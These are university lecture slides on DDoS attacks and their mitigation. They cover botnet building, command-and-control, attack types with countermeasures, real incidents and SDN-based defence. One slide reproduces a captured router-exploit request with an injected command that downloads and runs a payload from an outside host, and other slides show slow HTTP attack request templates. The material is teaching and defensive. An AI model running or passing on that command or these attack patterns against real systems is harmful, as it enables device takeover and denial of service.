ulm university universität ulm

SDN-assisted Mitigation of DDoS Attacks

Thomas Lukaseder

2018-07-24

Ulm

- Tallest church in the world.
- Highest university in Germany.
- Weirdest traditions.


Picture: `https://instagram.com/universitaetulm`

Institute of Distributed Systems

Research Topics (Extract):

- Privacy (e.g. Privacy-Preserving Distributed Data Storage System based on a Blockchain)
- Vehicular Network Security
- Event-sourced Graph Computing

bwNET100G+


KIT
Karlsruher Institut für Technologie
BelWü
Landeshochschulnetz Baden-Württemberg
EBERHARD KARLS
UNIVERSITÄT
TÜBINGEN
ulm university
universität
uulm

Thomas Lukaseder

2018-07-24

Introduction

Definitions

CIA Triad

The CIA triad is the list of the central, primary security goals of computer systems, namely:

- **C**onfidentiality
- **I**ntegrity
- **A**vailability

Definitions

Denial of Service Attack (DoS)

Denial of Service attacks are meant to circumvent access to a service. $\rightarrow$ Attacks on availability.

Distributed Denial of Service Attack (DDoS)

Distributed Denial of Service attacks are DoS attacks that originate from several, distributed attackers.

Wireless Disassociation Attack

- Too many people in the conference Wifi? Just kick them out![1]
- Just spoof the AP's MAC address and send disassociation frames to the other devices.
- Every device receiving such a frame will leave the network. Some will only reconnect with user interaction.
- The whole attack consists of one network frame.

[1] disclaimer: don't.

Definitions

- Most common DoS-Attacks: Resource depletion attacks and bandwidth depletion attacks.
- Goal: amplification; use as little resources as possible while draining the resources of the target to take it down.

What makes DDoS attacks possible?

- Interdependency of Internet security.
- Resources are limited.
- Network infrastructure contains bottlenecks by design.
- No accountability of poorly secured devices.
- Distributed control.

What's the Goal?

- Inflict damage to the victim (mainly financial)
- Gain money (Blackmail)
- Political Motivation

What's the Goal? — Political Motivation

China tries to take down Github — twice.

- 2015: Man on the side attack on Github[1]
- 2018: Reflective DDoS attack (1.3 Tbps, second largest attack to date) takes down Github for 10 minutes.[2]

[1] https://www.netresec.com/index.ashx?page=Blog&month=2015-03&post=China%27s-Man-on-the-Side-Attack-on-GitHub

[2] https://githubengineering.com/ddos-incident-report/

What's the Goal?

- Inflict damage to the victim (mainly financial)
- Gain money (blackmail)
- Political motivation
- Personal (against home PCs)
- Prestige (street cred)

What’s the Goal?

- Inflict damage to the victim (mainly financial)
- Gain money (blackmail)
- Political motivation
- Personal (against home PCs)
- Prestige (street cred)
- Winning a game

What's the Goal? — Winning a Game (Srsly)

`https://www.youtube.com/watch?v=2y32b78nHLs`

Sequence of DDoS Attacks

- Recruit: scanning, looking for machines that are vulnerable.
- Exploit: break into the machines.
- Infect: download attack code to the machine.
- Use: start the attack.

Thomas Lukaseder

2018-07-24

Command & Control

Command & Control

Objective:

- Take over a swarm of machines.

Command & Control

Objective:

- Take over a swarm of machines.
- Controllable in such a way that attack starts and stops preferably at the same time.

Command & Control

Objective:

- Take over a swarm of machines.
- Controllable in such a way that attack starts and stops preferably at the same time.
- Do not get caught!

Building a Botnet

Building a Botnet — Finding vulnerable machines

Prerequisite: Known vulnerability.

Building a Botnet — Finding vulnerable machines

Prerequisite: Known vulnerability.

Host scanning techniques:

- Random Scanning
- Hitlist Scanning
- Signpost Scanning
- Permutation Scanning
- Local Subnet Scanning

Building a Botnet — Finding vulnerable machines

Random Scanning

- All agents probe random parts of the IP address space for vulnerable hosts.
- + easy to implement, no cooperation needed.
- - can lead to high traffic load.
- - no cooperation means many addresses are scanned multiple times.
- $\Rightarrow$ can lead to detection.
- - only viable in IPv4 (densely populated)

Building a Botnet — Finding vulnerable machines

Hitlist Scanning

- Scanning all addresses from a predefined list.
- Vulnerable system found $\Rightarrow$ take over, send part of the list to the new system
- + no collisions.
- + if list of vulnerable machines is known, incredibly fast take over possible.
- - large attack list size could lead to detection.
- - if the chain breaks somewhere, all machines in this element's list will not be infected.

Building a Botnet — Finding vulnerable machines

Signpost Scanning

- E.g. E-mail worms.
- A worm takes information from an infected system to spread to new systems.
- + no pre-defined list necessary.
- - spreading speed dependent on user behavior.
- - no control by attacker.

Building a Botnet — Finding vulnerable machines

Permutation Scanning

- Short hitlist scan to form a small botnet. Then:
- Pseudo-random permutation of the IP address space shared between all machines.
- Random starting point in the permutation.
- Scan IP address space from here. Machine already infected? Chose new random address. Not infected? Take over and go to next address.
- Newly infected machine starts from a new random position.
- Stop when only finding infected machines for some time.
- + Low chance of detection.
- + Low number of dublicate effort.
- + No cooperation necessary.

Building a Botnet — Finding vulnerable machines

Local Subnet Scanning

- Any of the aforementioned techniques with added preference for the local network.

Building a Botnet — Finding vulnerable machines

Vulnerability Scanning Strategy:

- Horizontal Scanning: scan several machines on one port (for one vulnerabilities)
- Vertical Scanning: scan one machine on different ports (for several vulnerabilities)
- Coordinated Scanning: horizontal scanning combined w/ local subnet scanning.
- Stealthy Scanning: Slow, over a long time period.

Building a Botnet — Attack Code Propagation

Propagation Mechanism:

- Central Source Propagation
- Back-Chaining Propagation
- Autonomous Propagation

Building a Botnet — Attack Code Propagation

Central Source Propagation:

- Attack code on central server(s), compromised machines download it from there.
- + easy
- - central point of failure
- - easy to detect

E.g. lion worm

Building a Botnet — Attack Code Propagation

Back-Chaining Propagation:

- Every infected machine propagates the attack code.
- + no central point of failure
- + harder to detect
- - hard to change code during the take over

E.g. Ramen worm, Morris worm

Building a Botnet — Attack Code Propagation

Autonomous Propagation:

- Attack instructions are directly injected during the exploit phase.

Eg. Warhol worm, typical e-mail worm, Stuxnet


Managing a Botnet

Managing a Botnet

Challenges:

- Huge number of machines.
- Management sneaky enough not to be detected.

Agent-Handler Model




Agent-Handler Model

- Clients: machines legally under control of the attacker.
- Handlers: preferably network routers / big servers that are able to handle large amounts of data (so nobody gets suspicious)
- Agents: Machines that are carrying out the attack.

Drawbacks:

- Handler IP-Address hard-coded within the agent software
- Discovery of one compromised machine can expose the whole botnet.

IRC-Based Model



Pull-Based Model

- Commands are not sent to the bots but instead are read by the bots from public addresses.
- Harder to mitigate: Bots behind a firewall can still connect to the outside world.
- Tracking of bots not necessary. If malware spreads autonomously, number of bots might not even be known.

Steganography for C&C

Russian malware communicates by leaving comments in Britney Spears's Instagram account.

https://www.welivesecurity.com/2017/06/06/
turlas-watering-hole-campaign-updated-firefox-extension-abus

Steganography for C&C

Russian malware communicates by leaving comments in Britney Spears's Instagram account.

- Calculate custom hash on all comments left on pictures on that account.
- Hash matches 183? Then: Use this RegEx on the comment: (?:\\u200d(?:#|@)(\\w) and add the result to bit.ly.
- Go to that page, do whatever the page tells you to.

Steganography for C&C

smith2155 #2hot make loved to her, uupss #Hot #X

(?:\\u200d(?:#|@)(\\w)

Steganography for C&C

smith2155 #2hot make loved to her, uupss #Hot #X

`(?:\\u200d(?:#|@)(\\w)`

smith2155<200d>#2hot ma<200d>ke love<200d>d to <200d>her, <200d>uupss <200d>#Hot <200d>#X

Steganography for C&C

smith2155 #2hot make loved to her, uupss #Hot #X

(?:\\u200d(?:#|@)(\\w)

smith2155<200d>#2hot ma<200d>ke love<200d>d to <200d>her, <200d>uupss <200d>#Hot <200d>#X

bit.ly/2kdhuHX

Steganography for C&C

WannaCry

“When he looked into a sample of the malware, found it connected to a specific domain that wasn’t registered at the time. So he bought it, and that effectively activated a kill switch and ended the spread of WannaCry.”

https://tnw.to/2r86SRv

Conclusion

- Some are easy to detect and to block.
- More sophisticated systems are both hard to detect and hard to block.
- Slow to react.
- Only able to communicate pre-defined commands, often only start / stop attack.

Thomas Lukaseder

2018-07-24

Overview of DDoS-Attacks

Taxonomy of DDoS Attacks

Taxonomy of DDoS Attacks

Reference: J. Mirkovic and P. Reiher *A Taxonomy of DDoS Attack and DDoS Defense Mechanisms* ACM SIGCOMM Computer Communication Review 2004

DDoS-Attacks — Degree of Automation

For each of the phases (recruit, exploit, infect, use)

- Manual (only the earliest once, recruitment automated nowadays)
- Semi-Automatic (further dividable in direct and indirect communication)
- Automatic (all steps fully automated, IRC-based Model for C&C)

DDoS-Attacks — Exploited Weakness

- Semantic: exploit features of a protocol / program.
- Brute-Force: just flood.

DDoS-Attacks — Source Address Validity

Spoofed source address vs valid source address.

If spoofed:

- Address Routability
  - Routable
  - Non-Routable
- Spoofing Technique
  - Random
  - Subnet Spoofed Source Address
  - En Route Spoofed Source Address (theoretical)
  - Fixed Spoofed Source Address (necessary for certain attacks, e.g. reflective DDoS)

DDoS-Attacks — Attack Rate Dynamics

- constant rate
- variable rate
  - increasing rate
  - fluctuation rate

DDoS-Attacks — Victim Type

- Application: Other applications on the same host still accessible $\Rightarrow$ harder to detect (semantics of victim application needed)
- Host: Easy to detect. However: Host cannot defend against these alone.
- Resource Attack: Attack on e.g. Router, DNS Server etc.
- Network Attack: Easy to detect, help from upstream networks might be needed.
- Infrastructure: Attacks on the Internet infrastructure itself (e.g. core router)

DDoS-Attacks — Impact on the Victim

- Self-recoverable (system recovers on its own as soon as attack is over)
- Human-recoverable (e.g. server reboot necessary)
- Non-recoverable (Stuxnet)

Examples of Attack Techniques

DDoS-Attacks — Flooding Attacks

- ICMP Flood, Smurf Attack
- HTTP flooding; TLS flooding
  Resource under attack: Server CPU
- SYN flooding
  Resource under attack: Connection limit, Bandwidth

DDoS-Attacks — ICMP Flooding

- Sent ICMP echo request packets to the victim, victim replies with an ICMP packet.
- $\Rightarrow$ flood the network.
- Requires the attacker network to be bigger than the victim network and is therefore not used today.

DDoS-Attacks — ICMP Flooding

- Sent ICMP echo request packets to the victim, victim replies with an ICMP packet.
- $\Rightarrow$ flood the network.
- Requires the attacker network to be bigger than the victim network and is therefore not used today.

Mitigation: Deactivate Ping on your machines (50% traffic reduction).

DDoS-Attacks — Smurf Attack

- Sent ICMP echo request packets to a broadcast address (with spoofed source address).
- $\Rightarrow$ ICMP echo request will be broadcasted in the network. Every machine in the network sends an ICMP echo back to the spoofed address.

DDoS-Attacks — Smurf Attack

- Sent ICMP echo request packets to a broadcast address (with spoofed source address).
- $\Rightarrow$ ICMP echo request will be broadcasted in the network. Every machine in the network sends an ICMP echo back to the spoofed address.

Mitigation: Do not have broadcast addresses anywhere.

DDoS-Attacks — HTTP Flooding

- Look for a resource that takes a lot of CPU time to calculate but little to request
- e.g. file download, hash calculation, search request, etc.
- Request as often as possible → flood.

DDoS-Attacks — HTTP Flooding

- Look for a resource that takes a lot of CPU time to calculate but little to request
- e.g. file download, hash calculation, search request, etc.
- Request as often as possible $\rightarrow$ flood.

Mitigation: When server is overloaded, require CAPTCHA for resource intensive requests.

DDoS-Attacks — TLS Flooding[1]

- TLS uses asymmetric encryption to secure the key negotiation for symmetric encryption.
- The asymmetric encryption takes time on the server (15x more than on the client).
- When a working, secure connection is not the goal, the client does not have to do much work.
- Attack: open connection, let the server work, request key renegotiation (or request new connection if renegotiation is deactivated).
- Amplification big enough that servers can be taken down with one Laptop.

[1] https://github.com/azet/thc-tls-dos


DDoS-Attacks — TLS Flooding[1]

- TLS uses asymmetric encryption to secure the key negotiation for symmetric encryption.
- The asymmetric encryption takes time on the server (15x more than on the client).
- When a working, secure connection is not the goal, the client does not have to do much work.
- Attack: open connection, let the server work, request key renegotiation (or request new connection if renegotiation is deactivated).
- Amplification big enough that servers can be taken down with one Laptop.

Mitigation: Block clients after several connection attempts or require CAPTCHA on a site without TLS. Deactivate Key Renegotiation weakens the attack but does not prevent it.


[1] https://github.com/azet/thc-tls-dos

DDoS-Attacks — SYN Flooding



- Send SYN $\rightarrow$ server answers with SYN-ACK, saves connection in table until timeout.
- Client only needs to send SYN Packets.


DDoS-Attacks — SYN Flooding




- Send SYN → server answers with SYN-ACK, saves connection in table until timeout.
- Client only needs to send SYN Packets.

Mitigation: SYN Cookies: Don’t save connection state in table but in the packets themselves (might break stuff; bandwidth depletion still possible)


DDoS-Attacks — Bandwidth Depletion Attacks



DDoS-Attacks — Bandwidth Depletion Attacks



DDoS-Attacks — Distributed Reflective DoS Attacks



DDoS-Attacks — Distributed Reflective DoS Attacks

- Attacker bots spoof sender IP with target IP; send packets to online services
- Service answers with a bigger packet (amplification), sends answer to target
- Mostly done with UDP-based services.
- Services affected: NTP (Amplification factor: 556.9), DNS (up to 179),

DDoS-Attacks — Distributed Reflective DoS Attacks

- Attacker bots spoof sender IP with target IP; send packets to online services
- Service answers with a bigger packet (amplification), sends answer to target
- Mostly done with UDP-based services.
- Services affected: NTP (Amplification factor: 556.9), DNS (up to 179), memcached (51,000) ...

DDoS-Attacks — Distributed Reflective DoS Attacks

- Attacker bots spoof sender IP with target IP; send packets to online services
- Service answers with a bigger packet (amplification), sends answer to target
- Mostly done with UDP-based services.
- Services affected: NTP (Amplification factor: 556.9), DNS (up to 179), memcached (51,000) ...

Mitigation:

- block the services (However, there might be legitimate requests / responses from these services)
- ISPs: prevent IP spoofing (roughly 80% of ISPs worldwide do this)

DDoS-Attacks — Slow HTTP Attacks

- Slow header attack (Slowloris)
- Slow body attack / slow POST attacks
- Slow READ attack

Resource under attack: Connection limit

DDoS-Attacks — Slowloris

DDoS-Attacks — Slowloris

```
GET / HTTP/1.1 CRLF
Host: www.xy.de CRLF
Connection: keep-alive CRLF CRLF
User-Agent: Mozilla/5.0 CRLF
Referer: http://www.xy.com/x/ CRLF
...
```

DDoS-Attacks — Slowloris

```
GET / HTTP/1.1 CRLF
Host: www.xy.de CRLF
Connection: keep-alive CRLF
---------------------------
```

DDoS-Attacks — Slowloris

```
GET / HTTP/1.1 CRLF
Host: www.xy.de CRLF
Connection: keep-alive CRLF
---------------------------
User-Agent: Mozilla/5.0 CRLF
---------------------------
```

DDoS-Attacks — Slowloris

```
GET / HTTP/1.1 CRLF
Host: www.xy.de CRLF
Connection: keep-alive CRLF
---------------------------
User-Agent: Mozilla/5.0 CRLF
---------------------------
Referer: http://www.xy.com/x/ CRLF
---------------------------
```

DDoS-Attacks — Slowloris

```
GET / HTTP/1.1 CRLF
Host: www.xy.de CRLF
Connection: keep-alive CRLF
---------------------------
User-Agent: Mozilla/5.0 CRLF
---------------------------
Referer: http://www.xy.com/x/ CRLF
---------------------------
...
```

DDoS-Attacks — Slow Body Attack

```
POST /url_that_accepts_post HTTP/1.1 CRLF
Host: www.xy.de CRLF
Connection: keep-alive CRLF
Content-Type: application/x-www-form-urlencoded CRLF
Content-Length: 1024 CRLF
CRLF
foo=bar CRLF
---------------------------
```

DDoS-Attacks — Slow Body Attack

```
POST /url_that_accepts_post HTTP/1.1 CRLF
Host: www.xy.de CRLF
Connection: keep-alive CRLF
Content-Type: application/x-www-form-urlencoded CRLF
Content-Length: 1024 CRLF
CRLF
foo=bar CRLF
---------------------------
alpha = beta
---------------------------
```

DDoS-Attacks — Slow Body Attack

```
POST /url_that_accepts_post HTTP/1.1 CRLF
Host: www.xy.de CRLF
Connection: keep-alive CRLF
Content-Type: application/x-www-form-urlencoded CRLF
Content-Length: 1024 CRLF
CRLF
foo=bar CRLF
---------------------------
alpha = beta
---------------------------
one = 1
---------------------------
```

DDoS-Attacks — Slow Body Attack

```
POST /url_that_accepts_post HTTP/1.1 CRLF
Host: www.xy.de CRLF
Connection: keep-alive CRLF
Content-Type: application/x-www-form-urlencoded CRLF
Content-Length: 1024 CRLF
CRLF
foo=bar CRLF
---------------------------
alpha = beta
---------------------------
one = 1
---------------------------
...
```

DDoS-Attacks — Slow READ Attack

- Requesting big file.
- Indicate small receive buffer.
- Received packet parts have to be acknowledged.
- Different to aforementioned slow attacks: not the client is slow but the server.
- $\rightarrow$ Attack client has to do more work than with the aforementioned slow attacks.

DDoS-Attacks — Slow Attacks

Mitigation

- Attack effectiveness dependents on server side connection timeout.
- Default: 5 min between packets.
- Setting timeout to a low value breaks the service for clients with slow connections.

DDoS-Attacks — Slow Attacks

Tool	**Attack Name**	**Alternative Name**
Slowloris	slow header attack	slow GET attack
SlowHTTPtest R-U-Dead-Yet (RUDY)	slow body attack	slow POST attack
	slow read attack	

DDoS Attacks in the Wild

2015: China vs. Github Part 1

Background:

- The Great Firewall of China tries to shield Chinese citizens form dangerous stuff like the free press.
- GreatFire.org offers information about the Great Firewall and tries to offer ways around it.

2015: China vs. Github Part 1

`https://en.greatfire.org/analyzer`

2015: China vs. Github Part 1

`freebrowser.org`

Hosted on Github (among other software by the project)

2015: China vs. Github Part 1

Background:

- China not very happy about that.
- 2015: First attack on greatfire, second on github.

2015: China vs. Github Part 1

How?

- Baidu (China's Google) offers an analytics script similar to Google.
- Any time this analytics script crossed the border into China, The Great Firewall added a script to it that added a request to greatfire / github.
- Users visting sites that use the Baidu analytics script unbeknown to them took part in the attack.
- Github down for 5 days.

2016: Mirai Botnet

- Series of big DDoS attacks in 2016:
  - Website of Brian Krebs (krebsonsecurity.com)
  - French web hoster OVH
  - against DNS provider Dyn, affecting Spotify, Airbnb, Amazon, GitHub, Netflix, Reddit, Tumblr, imgur and many more
- Attack based on malware infecting IoT devices with default credentials
- Perpetrators were caught
- Original motivation: DDoS against Minecraft servers.
- Mirai Source Code public $\Rightarrow$ Mirai lives on in other attacks.

2017: Building a Botnet, failing, DDoSing nearly a million people instead.

https://www.thelocal.de/20161128/mass-internet-outrage-hits-900000-telekom-users

2017: Building a Botnet, failing, DDoSing nearly a million people instead.

```
$ nc -l 7547
POST /UD/act?1 HTTP/1.1
Host: 127.0.0.1:7547
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
SOAPAction: urn:dslforum-org:service:Time:1#SetNTPServers
Content-Type: text/xml
Content-Length: 519

<?xml version="1.0"?><SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/
envelope/" SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"> <SOAP-
ENV:Body>  <u:SetNTPServers xmlns:u="urn:dslforum-org:service:Time:1">
<NewNTPServer1>`cd /tmp;wget http://tr069.pw/1;chmod 777 1;./1`</NewNTPServer1>
<NewNTPServer2></NewNTPServer2>   <NewNTPServer3></NewNTPServer3>   <NewNTPServer4></
NewNTPServer4>   <NewNTPServer5></NewNTPServer5>  </u:SetNTPServers> </SOAP-ENV:Body></SOAP-
ENV:Envelope>
```

2018: China vs. Github Part 2

- 2018: They try again.
- This time: Reflective DDoS attack based on memcached. [1]
- Record breaking 1.3 Tbps.

[1] Source: https://www.wired.com/story/github-ddos-memcached/

2018: China vs. Github Part 2

- 2018: They try again.
- This time: Reflective DDoS attack based on memcached. [1]
- Record breaking 1.3 Tbps. Mitigated within 10 minutes.

[1] Source: https://www.wired.com/story/github-ddos-memcached/

2018: Record did not last long...

- New record set 2 weeks later: 1.7 Tbps, unknown victim[1]

[1] https://thehackernews.com/2018/03/ddos-attack-memcached.html

2018: Record did not last long...

- Record holders for the last years have all been reflective attacks.
- However, they are not necessarily the most effective attacks.

Thomas Lukaseder

2018-07-24

Countermeasures

Countermeasures

Challenges of DDoS Defense:

- Distributed response necessary.
- Those who can defend are not threatened, those who are threatened cannot defend themselves.
- Details about attacks are scarce.
- Lack of defense benchmarks.
- Difficulty of large-scale testing.

Countermeasures

Reference: S. Specht and R. Lee “Distributed Denial of Service: Taxonomies of Attacks, Tools and Countermeasures” International Workshop on Security in Parallel and Distributed Systems, 2004

Detect and Neutralize Handlers

- Far fewer handlers than agents $\Rightarrow$ neutralizing one handler can stop large parts of a botnet.
- Finding handlers: deep packet inspection in the network, running Intrusion Detection Systems that can identify handler $\Leftrightarrow$ client communication.
- Main issue: Network operators have very low incentive to effectively fight handlers in their network.

Detect and Prevent Secondary Victims

- Prevent infection with agent software.
- Necessary to monitor own security on the host.
- Monitoring of incoming / outgoing traffic.
- Too much to ask for the average user.
- Hard to secure IoT devices. `https://twitter.com/sshell_/status/1016887687779778560`

Detect and Prevent Secondary Victims

- No or low incentive to secure own system.
- Proposed “solution”: Dynamic pricing by ISPs to lead to more careful customers.

Detect and Prevent Secondary Victims

- No or low incentive to secure own system.
- Proposed “solution”: Dynamic pricing by ISPs to lead to more careful customers.

However...

- Customers not responsible for vendors’ lack of security.
- Only those who know how to secure their system are somewhat immune to random cost spikes.
- Those who cannot afford the newest systems are out of luck.

Detect and Prevent Potential Attacks – Ingress/Egress Filter

- Egress: Outgoing traffic of a network; Ingress: Ingoing traffic of the network
- Ingress/Egress filter: Scanning packets entering/leaving the network for certain properties and blocking the dubious ones.
- Simplest version: Check if source IP address is legitimate (prevent IP spoofing).
- Standard: BCP 38 `http://www.senki.org/everyone-should-be-deploying-bcp-38-wait-they-are/amp/`

Detect and Prevent Potential Attacks – Ingress/Egress Filter

Different ways to prevent IP spoofing / implement BCP 38:

- Static Packet Filters: Update white list of those addresses managed by the ISP
- Dynamic Packet Filters: List updates automatically with expansion of the IP address ranges.
- Forwarding based validation: Uses the forwarding table of routers to validate legitimacy of IP address.
- Network address translation: BCP 38 as a side effect, only legitimate addresses are translated and traffic forwarded.

Mitigate / Stop Attacks

Possible Techniques:

- Moving target defence.
- Identify and block attackers.
- Traffic shaping: Cap traffic allowance for clients.
- Up-scale network resources until attack is inefficient.
- Exploit specific features of the specific attack.

Mitigate / Stop Attacks

Moving Target Defence:

- Attacks are usually slow to adapt to changes.
- New information about a victim has to be communicated to all agents.
- Rotating IP addresses (non-deterministically) or changing the network topology can mitigate the effects of an attack.

Mitigate / Stop Attacks

Identify and block attackers:

- Identifying each attacker can be quite costly.
- However, for some attacks (e.g. slow DDoS attacks) this is viable.
- Only useful if addresses cannot be spoofed or identification and blocking fast enough.

Mitigate / Stop Attacks

Traffic shaping: Cap traffic allowance for clients.

- Each client is only allowed to send a certain amount of data (allocate a certain share of the bandwidth).
- Only works on attacks that rely on bandwidth (e.g. Flooding, Reflective DoS).
- Only works reliably when random address spoofing is not possible.

Mitigate / Stop Attacks

Up-scale network resources until attack is inefficient.

- Just throw hardware at the problem.
- Does not scale.
- Bottleneck might actually be outside of the direct control of the victim administration.

Mitigate / Stop Attacks

Exploit specific features of the specific attack.

- Most of the time the most promising mitigation mechanism.
- Possible way has to be found for every attack.
- Does not work against brute-force bandwidth depletion attacks.

Mitigate Location

Possible Mitigation Locations:

- At the attacker.
- In the network.
- On the victim.

Mitigate Location – Attacker

- - One attacker is unimportant; one attacker does not attract attention.
- + Identified attacker is easy to handle.

Mitigate Location – Network

- Closer to the attacker: attack more spread out, easier to handle; closer to the victim: danger of the network being affected itself rises.
- + Not directly targeted, therefore resources for analysis and defense deployment available.
- + Traffic data analysis of the whole network can more easily identify common behavior of a botnet.
- - Attack needs to be recognized. Unusual traffic behavior correctly assigned to anomaly / attack (flash crowd effect $\neq$ attack)

Mitigate Location – Victim

- + The victim is often the best data source.
- - Might not be able to react.
- - Does not help if the bottleneck is somewhere in the network and the attack traffic does not reach the victim.

Deflect Attacks

- Setting up a honeypot system to deflect attacks there (without affecting any production network)
- Facilitates better study of the attacks.

Post-Attack Forensics

- Analyze traffic of attacks to be better prepared for the next one.
- Publish findings! Knowledge about attacks and how they work benefit all network operators and therefore in turn yourself!

DDoS-Attacks — Mitigation Summary

- Mitigation techniques are trade-offs, they tend to break stuff $\rightarrow$ Cannot be activated by default.
- Some mitigation techniques only work at the target $\rightarrow$ Target administrator has to get involved actively.
- Some mitigation techniques only work in the network. In that case: Mitigation as close to the attacker as possible works best. $\rightarrow$ Target administrator and ISP need to cooperate.

Thomas Lukaseder

2018-07-24

Using SDN for DDoS Mitigation


How can SDN help?

- SDN adds flexibility.
- SDN enables more data analysis than before.

Detection

App running on the SDN controller can analyse the traffic and can find typical DDoS traffic patterns.

Detection

